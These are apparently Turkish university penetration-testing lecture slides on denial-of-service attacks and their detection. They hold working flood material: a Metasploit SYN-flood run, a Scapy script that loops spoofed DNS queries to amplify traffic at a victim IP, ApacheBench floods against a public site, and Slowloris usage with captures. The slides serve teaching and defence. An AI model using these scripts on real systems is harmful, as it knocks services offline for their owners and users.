Servis Dışı Bırakma Testleri - 2

BGM 553 - Sızma Testleri ve Güvenlik Denetlemeleri-I

Bilgi Güvenliği Mühendisliği
Yüksek Lisans Programı

Dr. Ferhat Özgür Çatak
ozgur.catak@tubitak.gov.tr

İstanbul Şehir Üniversitesi
2017/2018 - Bahar

İçindekiler

İçindekiler

SYN Flood - Metasploit

SYN Flood

- **RHOST**: Hedef adres
- **RPORT**: Hedef port
- **SHOST**: Kaynak IP adresi, (spoofable)


```
msf > use auxiliary/dos/tcp/synflood
msf auxiliary(synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlimited)
   RHOST                       yes       The target address
   RPORT      80               yes       The target port
   SHOST                       no        The spoofable source address (else randomizes)
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new data

msf auxiliary(synflood) > set RHOST [redacted]
RHOST => [redacted]
msf auxiliary(synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlimited)
   RHOST      [redacted]       yes       The target address
   RPORT      80               yes       The target port
   SHOST                       no        The spoofable source address (else randomizes)
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new data

msf auxiliary(synflood) > run
```

DNS Amplification I

DNS Amplification


- Yansıtma (Reflection) saldırısıdır. Kurban adresi kullanılarak IP spoofing.
- Sorgu paketleri yaklaşık 60 byte, cevap paketleri 3-4 kbyte (x50-70)
- Saldırgan, hedef A kaydı için kurban kaynak adresine sahip bir DNS isteği gönderir.

DNS Amplification II



Şekil: DNS Amplification [1]

DNS Amplification III



Şekil: Spamhouse DDoS Saldırısı [2]

[1] http://blog.sflow.com/2013/10/dns-amplification-attacks.html
[2] https://blog.cloudflare.com/the-ddos-that-knocked-spamhaus-offline-and-ho/

DNS Amplification - Scapy I

```
#!/usr/bin/python
from scapy.all import *
victimIP = "192.168.4.46"
dnsIP = "8.8.8.8"
while True:
    send(IP(dst=dnsIP,src=victimIP)
        /UDP(dport=53)
        /DNS(rd=1,qd=DNSQR(qname="www.sehir.edu.tr"))
        ,verbose=0)
```

No.	Time	Source	Destination	Protocol	Length	Info	New Column	srcPort	dstPort
28	2.074296	192.168.4.46	8.8.8.8	DNS	76	Standard query 0x0000 A www.sehir.edu.tr		53	53
29	2.082821	192.168.4.46	8.8.8.8	DNS	76	Standard query 0x0000 A www.sehir.edu.tr		53	53
30	2.091582	192.168.4.46	8.8.8.8	DNS	76	Standard query 0x0000 A www.sehir.edu.tr		53	53
31	2.099835	192.168.4.46	8.8.8.8	DNS	76	Standard query 0x0000 A www.sehir.edu.tr		53	53
32	2.108891	192.168.4.46	8.8.8.8	DNS	76	Standard query 0x0000 A www.sehir.edu.tr		53	53
33	2.120351	192.168.4.46	8.8.8.8	DNS	76	Standard query 0x0000 A www.sehir.edu.tr		53	53
34	2.137832	192.168.4.46	8.8.8.8	DNS	76	Standard query 0x0000 A www.sehir.edu.tr		53	53
35	2.153169	192.168.4.46	8.8.8.8	DNS	76	Standard query 0x0000 A www.sehir.edu.tr		53	53
36	2.164768	192.168.4.46	8.8.8.8	DNS	76	Standard query 0x0000 A www.sehir.edu.tr		53	53
37	2.178908	192.168.4.46	8.8.8.8	DNS	76	Standard query 0x0000 A www.sehir.edu.tr		53	53
38	2.193668	192.168.4.46	8.8.8.8	DNS	76	Standard query 0x0000 A www.sehir.edu.tr		53	53
39	2.207999	192.168.4.46	8.8.8.8	DNS	76	Standard query 0x0000 A www.sehir.edu.tr		53	53

HTTP GET Seli I

HTTP GET Seli

- **Sahte olmayan IP adresleri** ile bir veya birden fazla makineden eş zamanlı olarak istek gönderilmesi.
- Web sunucusuna veya uygulamaya saldırmak için görünürde meşru olan HTTP GET veya POST isteklerini kullandığı (DDoS) saldırısı.
- Kullanılan araçlar
  - Apache JMeter (Load testing)
  - AB: Apache HTTP server benchmarking tool

Listing 1: Apache Benchmark HTTP GET Seli

```
$ ab -n 10000 -c 500 http://www.google.com/
```

-c Bağlantı sayısı (concurrency)

-n İstek sayısı (requests)

HTTP GET Seli II

```
root@kali:~# ab -n 100 -c 50 http://www.google.com/
This is ApacheBench, Version 2.3 <$Revision: 1748469 $>
Copyright 1996 Adam Twiss, Zeus Technology Ltd, http://www.zeustech.net/
Licensed to The Apache Software Foundation, http://www.apache.org/

Benchmarking www.google.com (be patient).....done


Server Software:        HTTP
Server Hostname:        www.google.com
Server Port:            80

Document Path:          /
Document Length:        326 bytes
```

HTTP GET Seli III

```
Concurrency Level:      50
Time taken for tests:   1.135 seconds
Complete requests:      100
Failed requests:        0
Non-2xx responses:      100
Total transferred:      78600 bytes
HTML transferred:       32600 bytes
Requests per second:    88.10 [#/sec] (mean)
Time per request:       567.565 [ms] (mean)
Time per request:       11.351 [ms] (mean, across all concurrent requests)
Transfer rate:          67.62 [Kbytes/sec] received

Connection Times (ms)
              min  mean[+/-sd] median   max
Connect:       31   36   3.9     34      46
Processing:   266  406  85.5    412     554
Waiting:      265  405  85.5    412     554
Total:        299  441  85.6    448     587

Percentage of the requests served within a certain time (ms)
```

HTTP GET Seli IV

No.	Time	Source	Destination	Protocol	Length	Info
26241	24.649931434	192.168.4.33	172.217.17.196	HTTP	150	GET / HTTP/1.0
26242	24.653703366	172.217.17.196	192.168.4.33	TCP	76	80→53058 [SYN, ACK] Seq=0 Ack=1 Win=42540
26243	24.653720728	192.168.4.33	172.217.17.196	TCP	68	53058→80 [ACK] Seq=1 Ack=1 Win=29312 Len=0
26244	24.653871983	192.168.4.33	172.217.17.196	HTTP	150	GET / HTTP/1.0
26245	24.661042814	172.217.17.196	192.168.4.33	TCP	68	80→53052 [ACK] Seq=1 Ack=83 Win=42624 Len=
26246	24.665405481	172.217.17.196	192.168.4.33	TCP	68	80→53054 [ACK] Seq=1 Ack=83 Win=42624 Len=
26247	24.665518069	172.217.17.196	192.168.4.33	TCP	76	80→53060 [SYN, ACK] Seq=0 Ack=1 Win=42540
26248	24.665532681	192.168.4.33	172.217.17.196	TCP	68	53060→80 [ACK] Seq=1 Ack=1 Win=29312 Len=0
26249	24.665644183	192.168.4.33	172.217.17.196	HTTP	150	GET / HTTP/1.0
26250	24.670859627	172.217.17.196	192.168.4.33	TCP	68	80→52982 [ACK] Seq=788 Ack=84 Win=42624 Le
26251	24.671064958	172.217.17.196	192.168.4.33	HTTP	854	HTTP/1.0 302 Found (text/html)
26252	24.671079580	192.168.4.33	172.217.17.196	TCP	68	53002→80 [ACK] Seq=83 Ack=787 Win=30848 Le
26253	24.671101118	172.217.17.196	192.168.4.33	TCP	68	80→53002 [FIN, ACK] Seq=787 Ack=83 Win=426
26254	24.671214006	192.168.4.33	172.217.17.196	TCP	68	53002→80 [FIN, ACK] Seq=83 Ack=788 Win=308
26255	24.671313379	192.168.4.33	172.217.17.196	TCP	76	53062→80 [SYN] Seq=0 Win=29200 Len=0 MSS=1

Slowloris I

Slowloris/SlowHTTP

- Diğer flood saldırı yöntemlerinden farklı
- Birden fazla bağlatı açar
- Açılan bağlantıları olabildiğince uzun şekilde açık tutmaya çalışır.
- Tamamlanmayan HTTP istekleri gönderir. Hiçbir zaman tam döngü olmaz
- Sunucunun ”maximum concurrent connection pool” doldurmaya çalışır.

```
How use Slowloris

Requirements:
# sudo apt-get update
# sudo apt-get install perl
# sudo apt-get install libwww-mechanize-shell-perl
# sudo apt-get install perl-mechanize
```

Slowloris II

```
1)Download slowloris.pl
2)Open Terminal
2)# cd /thePathToYourSlowloris.plFile
3)# ./slowloris.pl
4)# perl slowloris.pl -dns (Victim URL or IP) -options
```

Slowloris III

```
MacBook-Pro:slowloris.pl-master ozgurcatak$ perl slowloris.pl -dns 192.168.2.1
Welcome to Slowloris - the low bandwidth, yet greedy and poisonous HTTP client by Laera Loris
Defaulting to port 80.
Defaulting to a 5 second tcp connection timeout.
Defaulting to a 100 second re-try timeout.
Defaulting to 1000 connections.
Multithreading enabled.
Connecting to 192.168.2.1:80 every 100 seconds with 1000 sockets:
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
```

Slowloris IV

No.	Time	Source	Destination	Protocol	Length	Info
4863	3.015308	192.168.2.7	192.168.2.1	TCP	66	51844 → 80 [ACK] Seq=
4864	3.015354	192.168.2.1	192.168.2.7	TCP	74	80 → 51846 [SYN, ACK
4865	3.015366	192.168.2.7	192.168.2.1	TCP	66	51845 → 80 [ACK] Seq=
4866	3.015389	192.168.2.7	192.168.2.1	TCP	66	51846 → 80 [ACK] Seq=
4867	3.015675	192.168.2.7	192.168.2.1	TCP	294	51837 → 80 [PSH, ACK
4868	3.015675	192.168.2.7	192.168.2.1	TCP	294	51838 → 80 [PSH, ACK

```
▶ Frame 4867: 294 bytes on wire (2352 bits), 294 bytes captured (2352 bits) on interface 0
▶ Ethernet II, Src: Apple_65:5f:63 (28:cf:e9:65:5f:63), Dst: Zte_eb:67:00 (54:22:f8:eb:67:00)
▶ Internet Protocol Version 4, Src: 192.168.2.7, Dst: 192.168.2.1
▶ Transmission Control Protocol, Src Port: 51837, Dst Port: 80, Seq: 1, Ack: 1, Len: 228
```

```
0000  54 22 f8 eb 67 00 28 cf  e9 65 5f 63 08 00 45 00   T"..g.(. .e_c..E.
0010  01 18 00 00 40 00 40 06  b4 87 c0 a8 02 07 c0 a8   ....@.@. ........
0020  02 01 ca 7d 00 50 3a 75  a2 8e 7f 85 93 0d 80 18   ...}.P:u ........
0030  10 15 18 03 00 00 01 01  08 0a 02 90 3c 2a 0f 1a   ........ ....<*..
0040  09 a5 47 45 54 20 2f 20  48 54 54 50 2f 31 2e 31   ..GET /  HTTP/1.1
0050  0d 0a 48 6f 73 74 3a 20  31 39 32 2e 31 36 38 2e   ..Host:  192.168.
0060  32 2e 31 0d 0a 55 73 65  72 2d 41 67 65 6e 74 3a   2.1..Use r-Agent:
0070  20 4d 6f 7a 69 6c 6c 61  2f 34 2e 30 20 28 63 6f    Mozilla /4.0 (co
0080  6d 70 61 74 69 62 6c 65  3b 20 4d 53 49 45 20 37   mpatible ; MSIE 7
0090  2e 30 3b 20 57 69 6e 64  6f 77 73 20 4e 54 20 35   .0; Wind ows NT 5
00a0  2e 31 3b 20 54 72 69 64  65 6e 74 2f 34 2e 30 3b   .1; Trid ent/4.0;
00b0  20 2e 4e 45 54 20 43 4c  52 20 31 2e 31 2e 34 33    .NET CL R 1.1.43
00c0  32 32 3b 20 2e 4e 45 54  20 43 4c 52 20 32 2e 30   22; .NET  CLR 2.0
00d0  2e 35 30 33 6c 33 3b 20  2e 4e 45 54 20 43 4c 52   .503l3;  .NET CLR
00e0  20 33 2e 30 2e 34 35 30  36 2e 32 31 35 32 3b 20    3.0.450 6.2152;
00f0  2e 4e 45 54 20 43 4c 52  20 33 2e 35 2e 33 30 37   .NET CLR  3.5.307
0100  32 39 3b 20 4d 53 4f 66  66 69 63 65 20 31 32 29   29; MSOf fice 12)
0110  0d 0a 43 6f 6e 74 65 6e  74 2d 4c 65 6e 67 74 68   ..Conten t-Length
0120  3a 20 34 32 0d 0a                                 : 42..
```

Slowloris V

```
$ apachectl status
...
   CPU Usage: u2.18 s.2 cu0 cs0 - .27% CPU load

   .817 requests/sec - 11.1 kB/second - 13.5 kB/request

   131 requests currently being processed, 2 idle workers
```

very low CPU usage, a lot of Apache processes, very few new requests/s.

```
$ ps aux | grep httpd | wc -l
113
```

Slowloris works by making more and more requests, until it reaches your Apache's MaxClients limit.

Slowloris VI


Listing 2: Apache 2.4

```
$ tail -f /var/log/httpd/error.log
...
[mpm_prefork:error] [pid 7724] AH00161: server reached
MaxRequestWorkers setting, consider raising the
MaxRequestWorkers setting
```

Listing 3: Apache 2.2

```
$ tail -f /var/log/httpd/error.log
...
[error] server reached MaxClients setting, consider
raising the MaxClients setting
```

Slowloris VII



Slowloris VIII

No.	Time	Source	Destination	Protocol	Length	Info
624	11.301136380	193.140.80.208	192.168.4.33	TCP	62	80→37138 [ACK] Seq=1 Ack=385 Win=15544 Len=0
625	11.301137779	193.140.80.208	192.168.4.33	TCP	62	80→37134 [ACK] Seq=1 Ack=409 Win=15544 Len=0
626	11.301197830	193.140.80.208	192.168.4.33	TCP	62	80→37142 [ACK] Seq=1 Ack=386 Win=15544 Len=0
627	11.301200930	193.140.80.208	192.168.4.33	TCP	62	80→37152 [ACK] Seq=1 Ack=410 Win=15544 Len=0
628	11.302861400	193.140.80.208	192.168.4.33	TCP	62	80→37144 [ACK] Seq=1 Ack=394 Win=15544 Len=0
629	11.315123563	193.140.80.208	192.168.4.33	TCP	62	[TCP Window Update] 80→37266 [ACK] Seq=1 Ack=1 Win=4096 Le
630	11.315142259	192.168.4.33	193.140.80.208	HTTP	404	GET / HTTP/1.1
631	11.331690046	193.140.80.208	192.168.4.33	TCP	62	80→37266 [ACK] Seq=1 Ack=349 Win=15544 Len=0
663	14.641521961	193.140.80.208	192.168.4.33	TCP	14656	[TCP segment of a reassembled PDU]
664	14.641547944	192.168.4.33	193.140.80.208	TCP	56	37266→80 [ACK] Seq=349 Ack=14601 Win=58400 Len=0
665	14.641631617	192.168.4.33	193.140.80.208	TCP	56	37266→80 [FIN, ACK] Seq=349 Ack=14601 Win=58400 Len=0
666	14.656330486	193.140.80.208	192.168.4.33	TCP	8816	[TCP segment of a reassembled PDU]
667	14.656350722	192.168.4.33	193.140.80.208	TCP	56	37266→80 [RST] Seq=349 Win=0 Len=0
668	14.656401669	193.140.80.208	192.168.4.33	TCP	5896	[TCP segment of a reassembled PDU]
669	14.656414600	192.168.4.33	193.140.80.208	TCP	56	37266→80 [RST] Seq=350 Win=0 Len=0
688	16.284864990	192.168.4.33	193.140.80.208	TCP	76	37312→80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1
689	16.298482949	193.140.80.208	192.168.4.33	TCP	62	80→37312 [SYN, ACK] Seq=0 Ack=1 Win=0 Len=0 MSS=1460
690	16.298510721	192.168.4.33	193.140.80.208	TCP	56	37312→80 [ACK] Seq=1 Ack=1 Win=29200 Len=0
691	16.313874089	193.140.80.208	192.168.4.33	TCP	62	[TCP Window Update] 80→37312 [ACK] Seq=1 Ack=1 Win=4096 Le
692	16.313893217	192.168.4.33	193.140.80.208	HTTP	404	GET / HTTP/1.1

İçindekiler

Giriş

DDoS Saldırı Algılama

- DDoS saldırılarını algılama yöntemleri genel olarak, daha önce trafik paternlerinin (desenlerinin) izlenmesine dayanır.
- Trafik izlenerek, patern üzerinde meydana gelen beklenmeyen değişiklikler gözlemlenir.
  - illegal trafik
- **Saldırı**: normal ve beklenen trafik üzerinde meydana gelen anormal ve dikkat çekici olan sapmalar.
- Kullanılan teknik:
  - Hizmet kesintiye uğramadan algılamalı.
  - Hızlı şekilde cevap vermeli.
  - False-positive oranı düşük olmalı.
- Kullanılan yöntemler:
  - Activity Profile
  - Sequential Change point
  - Wavelet analysis
- Bütün teknikler, normal ağ trafik istatistiklerinin belirli bir eik değerinden sapması olarak bulunur.

Active Profiling

Active Profiling

- **Activity profile**: Belirli bir zaman süresi (örnek 1 sn) içerisinde ağ içerisinde gelen paket, istek sayısı
- Paket başlık bilgileri kullanılır.
  - Protokol
  - Src/Dst IP
  - Src/Dst Port
- Benzer özelliklere sahip olan istekler farklı **kümelere** ayrılır.
- **Activity level**: Bir kümede yer alan network flow'larının sayısı bize o kümenin aktivite sayısını verir. (Belirli bir süre dahilinde)
- Activity level içerisinde meydana gelecek artış bize bir DDoS olabileceğinin sinyalini verir.

Active Profiling - Backscatter Analysis Project

Backscatter Analysis Project[3]

- Amaç: DDoS aktivitesini algılamak.
- Saldırganlar kaynak IP adres sahtekarlığı (src IP spoofing) yapar,
- Kurban, spoof edilmiş adrese cevap gönderdir.
- Paketler geri yayılırlar (backscattered)
- Bu çalışmada geri-yayılan (backscattered) paketler, kaynak IP adreslerine göre (kurban) kümelenir.
- her bir küme içerisinde aktivite seviyesi, gönderdiği paketlerde yer alan IP adreslerinin değeridir.


[3] Moore, David, et al. Inferring internet denial-of-service activity. *ACM Transactions on Computer Systems* (TOCS) 24.2 (2006): 115-139.

Active Profiling - Activity Level DDoS Detection I

Activity Level DDoS Detection[4]

- IP başlıklarında yer alan bazı bilgilerinin **entropy** ve **ki-kare** (chi-square) dağılımları hesaplanarak ulaşılmaktadır.
- **Entropy (Information Theory)**: *Düzensizliğin ölçüsü*, n adet bağımsız değişken ve herbirinin seçilme olasılığı p_i olsun; $H = -\sum_{i=1}^{n} p_i \log_2 p_i$
